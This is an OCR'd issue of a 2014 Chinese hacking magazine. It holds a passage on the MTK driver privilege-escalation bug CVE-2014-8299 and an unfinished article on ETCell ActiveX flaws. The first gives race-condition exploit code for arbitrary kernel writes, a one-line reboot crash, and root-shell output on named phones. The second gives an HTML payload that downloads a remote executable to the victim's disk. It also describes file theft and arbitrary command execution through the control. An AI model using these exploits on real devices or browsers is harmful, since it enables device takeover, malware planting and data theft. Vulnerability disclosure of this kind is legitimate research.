在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

12

总第168期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2014年 第十二期 黑客防线

MTK设备提权漏洞详解

曝光知名报表控件ETCell多个0Day

网上银行客户端安全研究

RFID入门-Mifare1卡破解分析

UAF本质论

《黑客防线》12 期文章目录

总第 168 期 2014 年

漏洞攻防

编程解析

网络安全顾问

MTK 设备提权漏洞详解

文/图 莫灰灰

CVE-2014-8299 漏洞主要是针对采用 MTK 芯片设备的一个提权漏洞。该漏洞最早是由 KeenTeam 团队的 zer0mem 和 nforest_在 10 月份的时候发现并上报的。该漏洞目前还没有详细的分析和利用代码出现，于是便有了此文。本文详细介绍了 CVE-2014-8299 漏洞的成因以及可以直接拿来使用的提权利用代码。

另外值得科普的是，CVE-2014-8299 是属于 TOCTOU 一类的漏洞。TOCTOU 是 time-of-check-to-time-of-use 的缩写，是指计算机系统的资料与权限等状态的检查与使用之间，因为某特定状态在这段时间已改变所产生的软件漏洞。它是竞争危害（race hazard），又名竞态条件（race condition）的一种，在多线程并发情况下比较容易发生。

竞态条件的漏洞近来被发现的案例较多。就在前不久被曝光的 CVE-2014-0196 漏洞也是一个竞态条件漏洞。据称该漏洞隐藏在 Linux 内核中长达 5 年之久，其原因就是因为 pty/tty 设备驱动在访问某些资源的时候没有正确的加锁处理，导致并发状态下存在竞态条件。

漏洞成因

上面的介绍只是一个科普，回过头来我们继续分析 CVE-2014-8299。关于该漏洞的成因，我们直接来看代码吧。古人曾曰：代码面前了无秘密，眼中有码，心中自然无码。

1）file_operations

在 Linux 内核下，所有的驱动设备都是以文件（file）的形式来被打开、操作、访问的。因此，首先来看下出问题的驱动 file_operations 的写法，如图 1 所示。

```
static struct file_operations simple_msdc_em_fops = {
    .owner          = THIS_MODULE,
    .unlocked_ioctl     = simple_sd_ioctl,
    .open           = simple_sd_open,
};

static struct miscdevice simple_msdc_em_dev[] = {
    {
        .minor    = MISC_DYNAMIC_MINOR,
        .name     = "misc-sd",
        .fops     = &simple_msdc_em_fops,
    }
};
```

图 1

从上面的代码可以看出，这个出问题的驱动设备名为“misc-sd”。而且，这个设备主要实现了两个文件操作，一个是 open，处理函数为 simple_sd_open，这个函数很简单，直接返回 0 就完了；另一个是 ioctl，处理函数为 simple_sd_ioctl，出问题的地方也正是在这个函数里面。

2）simple_sd_ioctl – 拒绝服务漏洞

我们直接来看出问题的函数 simple_sd_ioctl，代码如图 2 所示（省略无关代码）。

```
static long simple_sd_ioctl(struct file *file,
                            unsigned int cmd,
                            unsigned long arg.
                            )
{
    struct msdc_ioctl *msdc_ctl = (struct msdc_ioctl *)arg;
    int ret;
    if(msdc_ctl == NULL){
        switch(cmd){
            #ifdef MTK_SD_REINIT_SUPPORT
            case MSDC_REINIT_SDCARD:
                ret = sd_ioctl_reinit(msdc_ctl);
                break;
            #endif
            default:
            return -EINVAL;
            }
        return ret;
    }
    else{
    switch (msdc_ctl->opcode){
        case MSDC_SINGLE_READ_WRITE:
            msdc_ctl->result = simple_sd_ioctl_single_rw(msdc_ctl);
            break;
        case MSDC_MULTIPLE_READ_WRITE:
            msdc_ctl->result = simple_sd_ioctl_multi_rw(msdc_ctl);
            break;
        case MSDC_GET_CID:
            msdc_ctl->result = simple_sd_ioctl_get_cid(msdc_ctl);
```

图 2

由代码可知，simple_sd_ioctl 函数总共接收三个参数，第一个参数 file 表示本设备的文件标识，我们不用关心。第二个参数 cmd 表示对应的操作，但是这个设备的主要操作不是由 cmd 来控制的，而是由第三个参数 arg 的 opcode 字段来控制。第三个参数 arg 是由用户层传递下来的一个名为 struct msdc_ioctl 的结构指针。

写过 Windows 主动防御代码的程序员都知道，由用户在应用层传递下来的参数始终是不可信的，到了驱动层中我们必须要对上层传下来的参数做校验并自己拷贝一份用来在后面的函数中使用。那么同样的道理，在 linux 的设备驱动中，由用户层传递下来的参数也是不可信的，我们必须使用 copy_from_user 和 copy_to_user 等函数来保证用户空间的地址是可以在内核中访问的。

在上述的 simple_sd_ioctl 函数中，arg 参数被赋值到 msdc_ctl 参数后只是简单的使用了 if 语句来进行判空操作，之后如果参数不为空，就直接访问应用层的地址了，这里很明显是一个内核拒绝服务漏洞。应用层只要调用如下语句，即可造成 MTK 设备重启（经测试该问题在最新的魅族 mx4 设备中依然存在）：

ioctl(fd, 0, (void*)1234); //调用完此行代码后，MTK 设备立即重启

3）simple_sd_ioctl_multi_rw - 权限提升

主要代码如图 3 所示（省略无关代码）。

```
if (msdc_ctl->iswrite){
    msdc_data.flags = MMC_DATA_WRITE;
    msdc_cmd.opcode = MMC_WRITE_MULTIPLE_BLOCK;
    msdc_data.blocks = msdc_ctl->total_size / 512;
    if (MSDC_CARD_DUNM_FUNC != msdc_ctl->opcode) {
        if (copy_from_user(sg_msdc_multi_buffer, msdc_ctl->buffer, msdc_ctl->total_size))
            dma_force[host_ctl->id] = FORCE_NOTHING;
            return -EFAULT;
        }
    } else {
        /* called from other kernel module */
        memcpy(sg_msdc_multi_buffer, msdc_ctl->buffer, msdc_ctl->total_size);
    }
} else {
    msdc_data.flags = MMC_DATA_READ;
    msdc_cmd.opcode = MMC_READ_MULTIPLE_BLOCK;
    msdc_data.blocks = msdc_ctl->total_size / 512;
    memset(sg_msdc_multi_buffer, 0 , msdc_ctl->total_size);
}

// ...

sg_init_one(&msdc_sg, sg_msdc_multi_buffer, msdc_ctl->total_size);
mmc_set_data_timeout(&msdc_data, host_ctl->mmc->card);
mmc_wait_for_req(host_ctl->mmc, &msdc_mrq);

if (!msdc_ctl->iswrite){
    if (MSDC_CARD_DUNM_FUNC != msdc_ctl->opcode) {
        if (copy_to_user(msdc_ctl->buffer, sg_msdc_multi_buffer, msdc_ctl->total_size)){
            dma_force[host_ctl->id] = FORCE_NOTHING;
            return -EFAULT;
            }
    } else {
        /* called from other kernel module */
        memcpy(msdc_ctl->buffer, sg_msdc_multi_buffer, msdc_ctl->total_size);
    }
}
```

图 3

这个函数主要有以下几个问题：

msdc_ctl 指针是由用户层传入内核层的地址，没做校验就直接使用了；

没有使用 copy_from_user 拷贝参数；

sg_init_one、mmc_set_data_timeout、mmc_wait_for_req 调用序列会花费较长时间；

msdc_ctl 结构里面的数据用户态可控。

PoC 编写 - 任意内核地址写任意内容

继续来看有漏洞的代码，我注明了漏洞利用的关键位置，如图 4 所示。

```
if (msdc_ctl->iswrite){
    msdc_data.flags = MMC_DATA_WRITE;
    msdc_cmd.opcode = MMC_WRITE_MULTIPLE_BLOCK;
    msdc_data.blocks = msdc_ctl->total_size / 512;
    if (MSDC_CARD_DUNM_FUNC != msdc_ctl->opcode) {
        if (copy_from_user(sg_msdc_multi_buffer, msdc_ctl->buffer, msdc_ctl->total_size))
            dma_force[host_ctl->id] = FORCE_NOTHING;
            return -EFAULT;
        }
    } else {
        /* called from other kernel module */
        memcpy(sg_msdc_multi_buffer, msdc_ctl->buffer, msdc_ctl->total_size);
    }
} else {
    msdc_data.flags = MMC_DATA_READ;
    msdc_cmd.opcode = MMC_READ_MULTIPLE_BLOCK;
    msdc_data.blocks = msdc_ctl->total_size / 512;
    memset(sg_msdc_multi_buffer, 0 , msdc_ctl->total_size);
}

// ...

sg_init_one(&msdc_sg, sg_msdc_multi_buffer, msdc_ctl->total_size);
mmc_set_data_timeout(&msdc_data, host_ctl->mmc->card);
mmc_wait_for_req(host_ctl->mmc, &msdc_mrq);

if (!msdc_ctl->iswrite){
    if (MSDC_CARD_DUNM_FUNC != msdc_ctl->opcode) {
        if (copy_to_user(msdc_ctl->buffer, sg_msdc_multi_buffer, msdc_ctl->total_size)){
            dma_force[host_ctl->id] = FORCE_NOTHING;
            return -EFAULT;
            }
    } else {
        /* called from other kernel module */
        memcpy(msdc_ctl->buffer, sg_msdc_multi_buffer, msdc_ctl->total_size);
    }
}
```

① ② ③

图 4

1）初步设想

仔细阅读完代码之后，我有了初步的利用设想：

①应用层控制 msdc_ctl->iswrite == 1。

②应用层控制 msdc_ctl->opcode == MSDC_CARD_DUNM_FUNC。

③接着就走到了①的位置，memcpy 函数把 msdc_ctl->buffer 中的内容拷贝到全局变量 sg_msdc_multi_buffer 中保存，注意，此处完全可以是 payload 的地址。这个位置的好处是被拷贝的内容、大小都是完全由应用层可以控制的。

④接着走到②的位置，这个操作序列需要花费较长的时间，使得应用层有足够的时间去改变 msdc_ctl 这个结构体里面的内容。

⑤应用层控制 msdc_ctl->iswrite == 0。

⑥应用层控制 msdc_ctl->buffer 为要修改的内核地址。

⑦接着走到③的位置，memcpy 把①中设置的 payload 地址拷贝到了要修改的内核地址中。

这一系列一气呵成的步骤可以完美的达到任意内核地址写任意内容的目的，最终利用是提取、拒绝服务啥的就悉听黑客尊便了。

2）利用难度

竞态条件漏洞在利用上往往要比 mmap、ioctl 等类型的漏洞困难，这其中有很多的不确定性。成功触发的因素和 CPU 的执行速度、多线程并发的时机等都有关系。

在我们的这个例子中，最主要的利用难度在于我们应用层调用 ioctl 函数进入内核层之前，msdc_ctl->opcode 的值必须等于 MSDC_MULTIPLE_READ_WRITE，否则不会进入到 bug 函数 simple_sd_ioctl_multi_rw 中。之后，在进入了 simple_sd_ioctl_multi_rw 函数之后，我们必

须瞬间在应用层把 msdc_ctl->opcode 的值改为 MSDC_CARD_DUNM_FUNC，否则就不能进入到①中的 memcpy 中了。

上面的这个问题，时机上控制相对比较困难，好在经过我的测试，多次执行 ioctl 触发 exploit 的成功率相当高。

3）PoC 的编写

主线程代码如图 5 所示。

```
ctl.iswrite = 1;
ctl.total_size = sizeof(void*);
ctl.buffer = (unsigned int*)&payload;
ctl.opcode = MSDC_MULTIPLE_READ_WRITE;

if (pthread_create(&thread, NULL, race, &ctl) != 0)
{
    close(fd);
    return ret;
}

g_flag = 1;

int ioret = ioctl(fd, 0, &ctl);
```

图 5

竞争线程的代码如图 6 所示。

```
void* race(void* arg)
{
    struct msdc_ioctl* pctl = (struct msdc_ioctl*)arg;

    if (pctl == NULL)
        return NULL;

    while (g_flag == 0)
        ;

    // 进入到①
    pctl->opcode = MSDC_CARD_DUNM_FUNC;

    // 等待执行到②
    usleep(500);

    // 进入到③
    pctl->iswrite = 0;
    pctl->buffer = g_magic_addr;

    return NULL;
}
```

图 6

4）执行结果

中兴 U960E 测试 root 结果如图 7 所示。

```
255|shell@android:/data/local/tmp $ ./test
./test
before getuid != 0
g_magic_addr = 0xC0043300
end getuid == 0
shell@android:/data/local/tmp # id
id
uid=0(root) gid=0(root) groups=1003(graphics)
net_bt_admin),3002(net_bt),3003(inet),3006(ne
shell@android:/data/local/tmp #
```

图 7

PoC 编写 - 任意内核地址写 0

如果上面讲的任意内核地址写任意内容有一定的不可控性，那么任意内核地址写 0 这个利用就相对来说比较稳定多了，而且利用代码相对比较简单。继续上关键执行步骤代码，如图 8 所示。

```
if (msdc_ctl->iswrite){
    msdc_data.flags = MMC_DATA_WRITE;
    msdc_cmd.opcode = MMC_WRITE_MULTIPLE_BLOCK;
    msdc_data.blocks = msdc_ctl->total_size / 512;
    if (MSDC_CARD_DUNM_FUNC != msdc_ctl->opcode) {
        if (copy_from_user(sg_msdc_multi_buffer, msdc_ctl->buffer, msdc_ctl->total_size))
            dma_force[host_ctl->id] = FORCE_NOTHING;
            return -EFAULT;
        }
    } else {
        /* called from other kernel module */
        memcpy(sg_msdc_multi_buffer, msdc_ctl->buffer, msdc_ctl->total_size);
    }
} else {
    msdc_data.flags = MMC_DATA_READ;
    msdc_cmd.opcode = MMC_READ_MULTIPLE_BLOCK;
    msdc_data.blocks = msdc_ctl->total_size / 512;
    memset(sg_msdc_multi_buffer, 0 , msdc_ctl->total_size);
}
// ...
sg_init_one(&msdc_sg, sg_msdc_multi_buffer, msdc_ctl->total_size);
mmc_set_data_timeout(&msdc_data, host_ctl->mmc->card);
mmc_wait_for_req(host_ctl->mmc, &msdc_mrq);
if (!msdc_ctl->iswrite){
    if (MSDC_CARD_DUNM_FUNC != msdc_ctl->opcode) {
        if (copy_to_user(msdc_ctl->buffer, sg_msdc_multi_buffer, msdc_ctl->total_size)){
            dma_force[host_ctl->id] = FORCE_NOTHING;
            return -EFAULT;
            }
    } else {
        /* called from other kernel module */
        memcpy(msdc_ctl->buffer, sg_msdc_multi_buffer, msdc_ctl->total_size);
    }
}
```

① ② ③

图 8

1）初步设想

应用层控制 msdc_ctl->iswrite == 0。

此时执行到①，memcpy 将全局变量 sg_msdc_multi_buffer 的内容置 0。

接着走到②的位置，这个操作序列需要花费较长的时间，使得应用层有足够的时间去改变 msdc_ctl 这个结构体里面的内容。

应用层控制 msdc_ctl->opcode == MSDC_CARD_DUNM_FUNC。

此时代码执行到③，将内容 0 拷贝到了用户层指定的地址 msdc_ctl->buffer 中。

这一系列一气呵成的步骤可以达到任意内核地址写 0 的目的，最终利用是提取、拒绝服务啥的就悉听黑客尊便了。

2）方案优点

相对于 0x2 中说到的内核任意地址写任意内容来说，这个方案要更简单，利用也更稳定。因为 0x2 方案中的第一步控制进入①的时机比较难把握。也就是说有两个竞争点，即①和③。

而 0x3 任意内核地址写 0 的方案只需要把握好一个竞争点，即③就能够实现利用了。而②这个 sg_init_one、mmc_set_data_timeout、mmc_wait_for_req 调用序列需要花费比较长时间，因此，给了用户层足够多的时间去修改 msdc_ctl 这个结构体里面的内容。

3）PoC 的编写

主线程的代码如图 9 所示。

```
ctl.iswrite = 0;
ctl.total_size = sizeof(void*);
ctl.buffer = (unsigned int*)patch_addr;
ctl.opcode = MSDC_MULTIPLE_READ_WRITE;

if (pthread_create(&thread, NULL, race, &ctl) != 0)
{
    close(fd);
    return ret;
}

g_flag = 1;

int ioret = ioctl(fd, 0, &ctl);

close(fd);
```

图 9

竞争线程如图的代码如图 10 所示。

```
void* race(void* arg)
{
    struct msdc_ioctl* pctl = (struct msdc_ioctl*)arg;

    if (pctl == NULL)
        return NULL;

    while (g_flag == 0)
        ;

    usleep(500);

    pctl->opcode = MSDC_CARD_DUNM_FUNC;

    return NULL;
}
```

图 10

具体的利用代码和内核任意地址写任意内容的代码差不多，但就是这么一丁点的细微差别就能达到完全不同的利用手法，想达到的目的也可能是完全不同的。因此，写漏洞利用代码思路要奔放，手法要多样。

4）执行结果

中兴 U807 测试 root 结果如图 11 所示。

```
shell@android:/data/local/tmp $ ./test1
./test1
before getuid != 0
patch addr ok!
end getuid == 0
shell@android:/data/local/tmp # id
id
uid=0(root) gid=0(root) groups=1003(graphics),
sdcard_r),3001(net_bt_admin),3002(net_bt),300
shell@android:/data/local/tmp #
```

图 11

总结

从以上代码可以看出该漏洞的出现完全是由编写该代码的程序员缺乏编码安全意识导致，底层驱动开发的程序员在编码的过程中更应该注重安全意识，不然其导致的后果通常要比应用层漏洞要严重的多。

另外，MTK 的芯片解决方案覆盖了从低端到高端的各个水平的移动设备，由此可见此漏洞的曝光对 MTK 设备的用户来说危害是巨大的，也希望 MTK 方面能尽快的给出漏洞修复方案。

最后，我利用图 12 来概括下 CVE-2014-8299 等 TOCTOU 漏洞的主要成因，相信能让我们更好的理解上述漏洞产生的原理。




图 12

曝光知名报表控件 ETCell 多个 0Day

文/图 爱无言

作为国内知名的报表控件 ETCell 在其行业领域内占有重要的地位，国内许多企业公司内部使用的办公系统或者会计系统都采用了该控件作为数据报表的后台支持环境。既然是报表，那么其所涉及到数据都相对比较敏感，信息安全问题毫无疑问是第一位的，为此，我们针对该报表控件进行了专门的安全测试，可是结果却不容乐观，下面就请读者和我们一起看

看 ETCell 诸多的安全漏洞吧！

利用 ComRaider 打开 ETCell 注册的控件文件“etCell.ocx”，可以看到其提供了非常丰富的接口，如图 1 所示。




图 1

大量的接口意味着该控件在应用功能上的强大，可以为用户提供更多的服务，但是，这也间接意味着安全问题的增多。在 ETCell 提供的接口中，我们首先选定了一个名为“HttpGetFile”的接口，该接口原型如图 2 所示。




图 2

从图 2 中不难看出，“HttpGetFile”的主要目的是从参数 sURL 地址上远程获取文件，然后保存以参数 sSaveFile 指定的文件名保存在本地磁盘上。这真是有趣的设计，如果远程是个木马程序，那岂不是利用该接口可以随意下载到本地，如果放在开机启动目录中，那不就可以最终获得远程控制权限了吗？事实果真如此吗？我们首先建立一个测试文件 test.html，该文件的代码如下所示：

```
<object id='obj' classid='CLSID:{20423C49-2276-43D5-BC6D-53829C41AEAD}'></object>
<script>
document.write(obj.HttpGetFile("http:\\\\ip\1.exe","c:\\w.exe"))
</script>
```

将该文件保存在虚拟机中的 Web 服务目录下，然后开启浏览器访问该文件，我们发现在我们的 C 盘下真的出现了 w.exe 这个文件！这意味着，我们真的可以利用“HttpGetFile”接口对用户主机远程植入任意木马病毒程序！

第一个可怕的漏洞被揭示出来，接着让我们再看看还有哪些安全问题。如果说第一个漏洞是将文件从远程放到本地，那么现在让我们看看第二个漏洞将用户主机上的任意文件上传到远程！




图 3

“HTTPPutFile”接口从字面上我们就可以猜到它是干什么的。利用第一个参数 sLocalFile，我们可以直接指定我们想要获取的用户主机上的文件名，然后，直接将其上传到 sHost 参数指定的远程主机上即可。测试代码很好写，这里就不赘述了。

如果有人问“我又不知道用户主机上有些啥文件怎么办？”别急，让我们看看第三个漏洞。




图 4

图 4 中的这个接口“OpenDoc”是 ETCell 控件用来打开本地表格文档的接口，它有一个非常有意思的功能，为什么这么说。如果我们指定“OpenDoc”接口打开 C 盘下的 boot.ini 文件，它虽然不能正常打开，但是它依旧会返回一个 true 的结果，原因很简单，因为 boot.ini 文件是存在的。如果“OpenDoc”接口打开的文件不存在，那么它就会返回 false。于是，我们的“坏想法”来了，利用“OpenDoc”接口，我们批量提交给它我们想要判读用户主机是不是存在的文件名，对返回 true 的，我们直接利用“HTTPPutFile”接口让其上传到我们的远程服务器上去，这样的“自动化远程窃密”是不是很爽呢！

如果你看到这里说上面的漏洞真够可怕的，那么，不好意思，我要告诉你最可怕的漏洞是可以直接远程执行任意代码，包括程序和命令，你相信吗？




图 5

“RunScript”接口，看到这个名字的时候我彻底无语了，我不知道 ETCell 到底想要把安全底线抛弃到什么地步？测试发现，“RunScript”接口可以执行任意 VBS，更加可怕的是

其执行效果是跨域的，这意味着我们借助“RunScript”接口可以直接远程运行任意命令或者程序，最简单的方式就是利用 VBS，建立 shell 对象，然后直接 run 任何命令！效果如图 6 所示。

